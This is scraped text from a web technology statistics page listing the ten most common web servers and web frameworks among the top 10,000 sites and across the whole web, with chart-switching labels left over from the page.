
Top 10 Legend

- Apache
- nginx
- IIS
- Varnish
- BIG-IP
- Apache Tomcat Coyote
- Rack Cache
- LiteSpeed
- Phusion Passenger
- Cowboy

Frameworks – Top 10k Sites

Framework Usage Statistics

Statistics for websites using Framework technologies




Switch Chart Data

Top 10k Sites

Top 100k Sites

Top Million Sites

The Entire Internet

Country Statistics 


Top 10 Legend

- PHP
- ASP.NET
- J2EE
- ASP.NET MVC
- Ruby on Rails Token
- Shockwave Flash Embed
- Classic ASP
- Adobe Dreamweaver
- Foundation
- Genesis Framework

Frameworks – Entire Web

Framework Usage Statistics

Statistics for websites using Framework technologies




Switch Chart Data

Top 10k Sites

Top 100k Sites

Top Million Sites

The Entire Internet

Country Statistics 

Top 10 Legend

- PHP
- ASP.NET
- J2EE
- ASP.NET MVC
- Ruby on Rails Token
- Shockwave Flash Embed
- Classic ASP
- Adobe Dreamweaver
- Foundation
- Genesis Framework

Framework Popularity

